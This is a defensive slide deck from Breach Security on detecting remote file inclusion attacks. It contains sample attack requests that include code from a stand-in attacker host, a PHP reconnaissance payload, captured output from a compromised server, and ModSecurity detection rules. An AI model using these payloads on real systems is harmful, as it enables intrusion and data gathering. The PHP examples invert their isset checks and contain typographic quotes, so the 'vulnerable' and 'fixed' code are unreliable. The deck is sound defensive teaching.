# Detecting remote file inclusion attacks

Or Katz
Breach Security
ork@breach.com

BREACH™

## About RFI

Remote file inclusion (RFI) is a technique used to attack web applications from a remote computer:

- Run malicious code on a web page by including code from a URL located on a remote server.
- Used for:
    - Installing a backdoor.
    - Retrieving technical information.
    - Taking control of the vulnerable computer.

# RFI example

RFI vulnerability is a result of bad validation of user input, for example the following PHP code is vulnerable to an RFI attack:

```
<?php
    $format = ‘convert_2_text’;
    if (!isset( $_GET['FORMAT'] ) )
    {
            $format = $_GET['FORMAT'];
    }
    include( $format . '.php' );
?>
```

**HTML code:**

```
<form method="get">
  <select name="FORMAT">
    <option value=“convert_2_text">text</option>
    <option value="convert_2_html">html</option>
    <option value="convert_2_pdf">pdf</option>
  </select>
  <input type="submit">
</form>
```

## RFI example

The malicious attack will look like:

```
GET /display.php?FORMAT=http://www.malicuos_site.com/hacker.txt? HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Pay attention – “?” at the end of the remote inclusion


## RFI example

The included file from the remote server may look like:

```
<?
echo "HACKER";
$hack1 = @php_uname();
$hack2 = system(uptime);
$hack3 = system(id);
$hack4 = @getcwd();
$hack5 = getenv("SERVER_SOFTWARE");
$hack6 = phpversion();
$hack7 = $_SERVER['SERVER_NAME'];
$hack8 = gethostbyname($SERVER_ADDR);
$hack9 = get_current_user();
$os = @PHP_OS;
echo "operation system: $os";
echo "uname -a: $hack1";
echo "uptime: $hack2";
echo "id: $hack3";
echo "pwd: $hack4";
echo "user: $hack9";
echo "phpv: $hack6";
echo "SoftWare: $hack5";
echo "Server Name: $hack7";
echo "Server Address: $hack8";
echo "HACKER technical information retrieval";
exit;
?>
```

# RFI example

The output of an included malicious code similar to the above looks like:


http://www.[redacted]co.il///sssindex.php - Windows Internet Explorer
http://[redacted]co.il///sssindex.php
File Edit View Favorites Tools Help
Mercury Quality Center 9.0
http://www[redacted]co.il/...
Internet
100%

```
ALBANIA
10:31:01 up 6 days, 20:49, 0 users, load average: 0.08, 0.05, 0.01 uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin),504(romanhashve) os:
Linux
uname -a: Linux NV325027-PRACHIM 2.6.9-023stab046.2-enterprise #1 SMP Mon Dec 10 15:22:33 MSK 2007 i686
uptime: 10:31:01 up 6 days, 20:49, 0 users, load average: 0.08, 0.05, 0.01
id: uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin),504(romanhashve)
pwd: /var/www/html
user: apache
phpv: 4.3.9
SoftWare: Apache/2.0.52 (CentOS)
ServerName: www[redacted]co.il
ServerAddr:
UNITED ALBANIANS aka ALBOSS PARADISE
```

## Fixing the application

The fixed PHPcode may look like:

```
<?php
    $format = ‘convert_2_text’;
if (!isset( $_GET['FORMAT'] ) )
    {
            if ($_GET['FORMAT'] ==“convert_2_text” || $_GET['FORMAT'] ==“convert_2_pdf” ||
            $_GET['FORMAT'] ==“convert_2_html”)
            {
                    $format = $_GET['FORMAT'];
            }
    include( $format . '.php' );
    }
?>
```

## Why can't we always fix the application?

- Costs a lot  of money
- Takes time and leaves the application vulnerable
- We don't know about the bug
- We don't have access to the program source

<u>We need to find external solution</u>

# Methods for external protection

<u>Custom protection</u>

- Protects a known vulnerability, in many cases a vulnerability that was already exploit by malicious users.
- Implemented by disallowing URLs in specific vulnerable parameters.

<u>Generic protection</u>

- Protects any given application without knowledge of known vulnerabilities.
- However, we can't globally block URLs in input. Parameters may legally contain URLs/

# RFI generic detection pattern #1

**1 - Remote inclusion contains IP address**

Using an IP address as external link may indicate an attack vector.

The rule should search for "(ht|f)tps?://" followed by IP address.

Example for attack:

```
GET /?include=http://192.0.55.2/hacker.txt HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Example ModSecurity rule:

```
SecRule "ARGS" "@rx (ht|f)tps?://([01]?\d\d?|2[0-4]\d|25[0-5])\.([01]?\d\d?|2[0-4]\d|25[0-5])\.([01]?\d\d?|2[0-4]\d|25[0-5])\.([01]?\d\d?|2[0-4]\d|25[0-5])" "msg:'Remote File Inclusion'"
```

## RFI generic detection pattern #2

**2 - Remote inclusion contains PHP function “include()”**

I have seen many attack vectors that try to include a remote file by injecting code.

The rule should search for “include(“ followed by “(ht|f)tps?://”

Example for attack:

```
GET /?id={${include(“http://www.malicuos_site.com/hacker.txt“)}}{${exit()}}HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Example ModSecurity rule:

```
SecRule "ARGS" "@rx \binclude\s*\([\w|\s]*(ht|f)tps?://" "msg:'Remote File Inclusion'"
```

Note - There are many examples that can be added to this kind of remote inclusion detection. This unique example contains signature “include(“ that is prone to false positives combining it with RFI signature improve the rule.

## RFI generic detection pattern #3

**3 - Remote inclusion ends with question mark**

Many of the RFI attack vectors contain at least one question mark at the end of the inclusion without any parameters that follows it, this is because they try to bypass additions which the application makes to the supplied user input.

Example for attack:

```
GET /?include=http://www.malicuos_site.com/hacker.txt? HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Example ModSecurity rule:

```
SecRule "ARGS" "@rx (ft|htt)ps?.*\?+$" "msg:'Remote File Inclustion'"
```

BREACH

# Combining pattern and learning

The rule for the combined rule set approach should have the following conditions:

1. Learning request parameter is not from type – URL or free text.
2. Searching in parameter value for regular expression “(ht|f)tps?://”.

# Real world implementation issues

1. Automatic learning/relearning
2. Learn parameter in multi locations – URL, content, multipart form, XML.
3. Detect URL type properly
    1. URL with and without parameter
    2. URL decoded.
4. Detect free text – detect parameters that are contains user free text so they can be excluded in special cases.
5. Detect change in the application – learning of parameters should detect change in the application (e.g. – parameter that was learned as valid external link is changed to validate only internal link).
6. Detection of multi language – i18n

BREACH™

## Q&A

Q&A